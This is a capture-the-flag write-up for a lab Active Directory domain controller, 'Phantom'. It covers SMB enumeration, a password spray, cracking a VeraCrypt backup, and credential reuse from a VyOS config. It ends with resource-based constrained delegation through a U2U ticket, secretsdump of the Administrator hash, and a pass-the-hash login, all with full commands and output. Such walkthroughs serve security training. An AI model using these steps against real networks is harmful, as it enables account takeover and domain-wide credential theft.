
This a Medium Active Directory Box. A public SMB share contains a base64 encoded PDF that contains a password for domain users. A password spraying attack reveals a user using that pasword. This user has access to another SMB share that contains an encrypted VeraCrypt volume. Its password can be bruteforced and the mounted volume contains a backup archive for a Linux filesystem. Inside a configuration file there is a password for another domain user. This user can change the password of wsilva, which has AddAllowedToAct over the Domain Controller. Although new machine accounts can’t be added, Resource-Based Contrained Delegation is still possible even without an SPN account. This is exploited and full Domain control is achieved.
Recon
The nmap scan shows this is a normal Domain Controller, with no customized open ports.
$ sudo nmap -sS $IP --top-ports 5000 -o allPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 13:07 WEST
Nmap scan report for 10.129.234.63
Host is up (0.042s latency).
Not shown: 4987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
The service scan reveals the domain name of phantom.vl and the hostname of the DC, DC.phantom.vl.
$ sudo nmap -sCV $IP -p53,88,135,139,389,445,464,593,636,3268,3269,3389,5985 -o openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 13:07 WEST
Nmap scan report for 10.129.234.63
Host is up (0.042s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-14 17:51:39Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-14T17:52:24+00:00; +5h44m01s from scanner time.
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2025-10-13T17:46:31
|_Not valid after:  2026-04-14T17:46:31
| rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   DNS_Tree_Name: phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-14T17:51:42+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
This information is added to the /etc/hosts file.
$ echo '10.129.234.63 dc dc.phantom.vl phantom.vl' | sudo tee -a  /etc/hosts
10.129.234.63 dc dc.phantom.vl phantom.vl
User Flag
Listing available shares with a guest accouny, there is a readable Public share and an interesting Departments Share that still can’t be accessed.
$ nxc smb dc.phantom.vl -u 'nouser' -p '' --shares
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.63   445    DC               [+] phantom.vl\nouser: (Guest)
SMB         10.129.234.63   445    DC               [*] Enumerated shares
SMB         10.129.234.63   445    DC               Share           Permissions     Remark
SMB         10.129.234.63   445    DC               -----           -----------     ------
SMB         10.129.234.63   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.63   445    DC               C$                              Default share
SMB         10.129.234.63   445    DC               Departments Share
SMB         10.129.234.63   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.63   445    DC               NETLOGON                        Logon server share
SMB         10.129.234.63   445    DC               Public          READ
SMB         10.129.234.63   445    DC               SYSVOL                          Logon server share
We can list the files in the Public share and download an email that is stored there.
$ impacket-smbclient nouser@dc.phantom.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use public
# ls
drw-rw-rw-          0  Thu Jul 11 16:03:14 2024 .
drw-rw-rw-          0  Thu Aug 14 12:55:49 2025 ..
-rw-rw-rw-      14565  Sat Jul  6 17:09:28 2024 tech_support_email.eml
# get tech_support_email.eml
This file contains a pdf encoded as base64.
Content-Type: multipart/mixed; boundary="===============6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.vl
To: techsupport@phantom.vl
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--===============6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit


Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas

--===============6932979162079994354==
Content-Type: application/pdf
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURl
<SNIP>
OTQxNAolJUVPRgo=

--===============6932979162079994354==--
It can be decoded back into a pdf by decoding the base64 blob and sending the output to afile.
$echo <BASE64_BLOB> | base64 -d > new.pdf
Opening the file, it contains a password, but doesn’t specify the username.
Username: <USERNAME>
Password: Ph4nt0m@5t4rt!
Please log in to your account using these credentials. For security reasons, we strongly
recommend that you change your password immediately after your first login.
We can get a list of domain usernames via RID bruteforce, which can be done with nxc. Some configuration is needed to output only the usernames, which can be copied into a file. Some of these represent groups and can be discarded.
$ nxc smb dc.phantom.vl -u 'nouser' -p '' --rid-brute | grep 1...: | cut -d'\' -f 2 | cut -d'(' -f 1
DC$
DnsAdmins
DnsUpdateProxy
svc_sspr
TechSupports
Server Admins
ICT Security
DevOps
Accountants
FinManagers
EmployeeRelations
HRManagers
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningham
SSPR Service
The password sraying attack reveals that the ibryant is using this password.
$ nxc smb dc.phantom.vl -u users.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success | grep -v STATUS_LOGON_FAILURE
SMB           10.129.234.63   445   DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB           10.129.234.63   445   DC          [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
This user can access the Departments Share SMB share.
$ nxc smb phantom.vl -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --shares
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.63   445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SMB         10.129.234.63   445    DC               [*] Enumerated shares
SMB         10.129.234.63   445    DC               Share           Permissions     Remark
SMB         10.129.234.63   445    DC               -----           -----------     ------
SMB         10.129.234.63   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.63   445    DC               C$                              Default share
SMB         10.129.234.63   445    DC               Departments Share READ
SMB         10.129.234.63   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.63   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.63   445    DC               Public          READ
SMB         10.129.234.63   445    DC               SYSVOL          READ            Logon server share
Listing the files in it, there are some PDFs that contain no interesting information, but there is also a .hc file. This is an encrypted VeraCrypt volume.
$ impacket-smbclient ibryant:'Ph4nt0m@5t4rt!'@dc.phantom.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use departments share
# tree
/Finance/Expense_Reports.pdf
/Finance/Invoice-Template.pdf
/Finance/TaxForm.pdf
/HR/Employee-Emergency-Contact-Form.pdf
/HR/EmployeeHandbook.pdf
/HR/Health_Safety_Information.pdf
/HR/NDA_Template.pdf
/IT/Backup
/IT/mRemoteNG-Installer-1.76.20.24615.msi
/IT/TeamViewerQS_x64.exe
/IT/TeamViewer_Setup_x64.exe
/IT/veracrypt-1.26.7-Ubuntu-22.04-amd64.deb
/IT/Wireshark-4.2.5-x64.exe
/IT/Backup/IT_BACKUP_201123.hc
To generate a password list, the hint given in the machine information is used. The name of the company is combined with a year and a special charachter. This simlpe Python script does the job.
for i in range(0,6):
    for c in ["!","?"]:
        print(f'Phantom202{i}{c}')
With hashcat and a wordlist, the volume encryption password can be cracked, revealing the password of Phantom2023!.
$ hashcat -m 13721 IT_BACKUP_201123.hc  wordlist
hashcat (v6.2.6) starting

<SNIP>

IT_BACKUP_201123.hc:Phantom2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13721 (VeraCrypt SHA512 + XTS 512 bit (legacy))
Hash.Target......: IT_BACKUP_201123.hc
<SNIP>
The volume contents can now be mounted. A directory is created before and then the password is provided.
$ mkdir mount
$ veracrypt IT_BACKUP_201123.hc
Enter mount directory [default]: mount
Enter password for /home/kali/labs/phantom/IT_BACKUP_201123.hc:
Enter PIM for /home/kali/labs/phantom/IT_BACKUP_201123.hc:
Enter keyfile [none]:
Protect hidden volume (if any)? (y=Yes/n=No) [No]:
It contained a backup archive that could be extracted without a password.
$ tar -xvf vyos_backup.tar.gz
Inside the unpacked archive, there is a Linux filesystem for VyOS with a /config directory. Inside it, the config.boot file had credentials for the user lstanley.
username lstanley {
    password "gB6XTcqVP5MlP7Rc"
}
That user now had different credentials, but the password was reused by svc_sspr.
$ nxc smb phantom.vl -u users.txt -p 'gB6XTcqVP5MlP7Rc' --continue-on-success | grep -v STATUS_LOGON_FAILURE
SMB                      10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB                      10.129.234.63   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
This used has WinRM access and could retrieve the User Flag.
$ evil-winrm -i dc.phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc

Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\svc_sspr\Documents> ls ../desktop

    Directory: C:\Users\svc_sspr\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        10/14/2025  10:47 AM             34 user.txt
From there, SharpHound was ran to enumerate the domain.
*Evil-WinRM* PS C:\Users\svc_sspr\Documents> .\sharphound -c All
<SNIP>
 0 name to SID mappings.
 1 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2025-10-14T14:10:12.9075911-07:00|INFORMATION|SharpHound Enumeration Completed at 2:10 PM on 10/14/2025! Happy Graphing!
Looking at the results in BloodHound, the svc_sspr use had ForceChangePassword rights over 3 users. This means svc_sspr can change these users’ password to an arbitrary one.

$ bloodyAD -u svc_sspr -p gB6XTcqVP5MlP7Rc -d phantom.vl --host dc.phantom.vl set password wsilva Password123
[+] Password changed successfully!
All the 3 users have AddAllowedToAct right over the DC computer. This makes it vulnerable to Resource-Based Constrained Delegation. Usually, a new Computer account would be created and the AddAllowedToAct privilege would be used to make the DC trust the new Computer account we control, allowing us to impersonate any user, including Administrator.

In this case, this chain could not be followed because users cannot create new machine accounts.
$ nxc ldap phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' -M maq
LDAP        10.129.234.63   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)
LDAP        10.129.234.63   389    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
MAQ         10.129.234.63   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.234.63   389    DC               MachineAccountQuota: 0
Since we dont own any SPN account, another method should be used. This guide can be followed. This works by changing our user’s NTLM hash to the Ticket Session Key of a TGT we requested before. This technique should only be used when there is no other way, since it changes the user password to a non-plaintext password, making it impossible to login normally. The password can be reset to an arbitrary one after the process, though.
First we make the DC trust wsilva for delegation. This is where the AddAllowedToAct is needed.
$ impacket-rbcd -delegate-from 'wsilva' -delegate-to 'dc$' -action 'write' 'phantom.vl/wsilva:Password123'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] wsilva can now impersonate users on dc$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     wsilva       (S-1-5-21-4029599044-1972224926-2225194048-1114)
Then, a TGT ticket for this user is requested, so the Ticket Session Key is can be extracted.
$ impacket-getTGT -hashes :58a478135a93ac3bf058a5ea0e8fdb71 'phantom.vl'/'wsilva'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in wsilva.ccache
$ impacket-describeTicket wsilva.ccache| grep 'Ticket Session Key'
[*] Ticket Session Key            : c452e5265429540027203bc8020adf1b
As explained before, wsilva’s NTLM hash is changed to this Session Key so the attack can succeed.
$ impacket-changepasswd -newhashes :c452e5265429540027203bc8020adf1b 'phantom.vl'/'wsilva':'Password123'@'dc.phantom.vl'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\wsilva
[*] Connecting to DCE/RPC as phantom.vl\wsilva
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
Now we can use the TGT to request a TGS for the Administrator that gives access to the Domain Controller.
$ KRB5CCNAME=wsilva.ccache impacket-getST -u2u -impersonate Administrator -spn 'HOST/DC.phantom.vl' -k -no-pass phantom.vl/wsilva
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@HOST_DC.phantom.vl@PHANTOM.VL.ccache
With the Administrator ticket, we can use secretsdump to retrieve the NTLM hash of Administrator.
$ impacket-secretsdump -k -no-pass dc.phantom.vl -just-dc-user administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa2abd9db4f5984e657f834484512117:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:82b06cc6f32916467e0ce67dca982b602b672729672954d7c582d6d15c2351f2
Administrator:aes128-cts-hmac-sha1-96:df1edf2fba6e16750d8ba64ebbd6b28c
Administrator:des-cbc-md5:d98ffeadb56babfd
[*] Cleaning up...
We now have full access over the domain, allowing us to WinRM as Administrator to the Domain Controller and to retrieve the Root Flag.
$ evil-winrm -i dc.phantom.vl -u administrator -H aa2abd9db4f5984e657f834484512117

Evil-WinRM shell v3.7
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../desktop

    Directory: C:\Users\Administrator\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/4/2024   7:22 AM           2308 Microsoft Edge.lnk
-ar---        10/14/2025  10:47 AM             34 root.txt
As for cleanup, usually Domain Password Policy doesn’t allow us to change a user’s password to one he had recently. Here, it’s changed to a different one, since this is better than not being able to login because the password has no plaintext.
$ impacket-changepasswd -newpass Password1234 -hashes :c452e5265429540027203bc8020adf1b 'phantom.vl/wsilva':@'dc.phantom.vl'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\wsilva
[*] Connecting to DCE/RPC as phantom.vl\wsilva
[*] Password was changed successfully.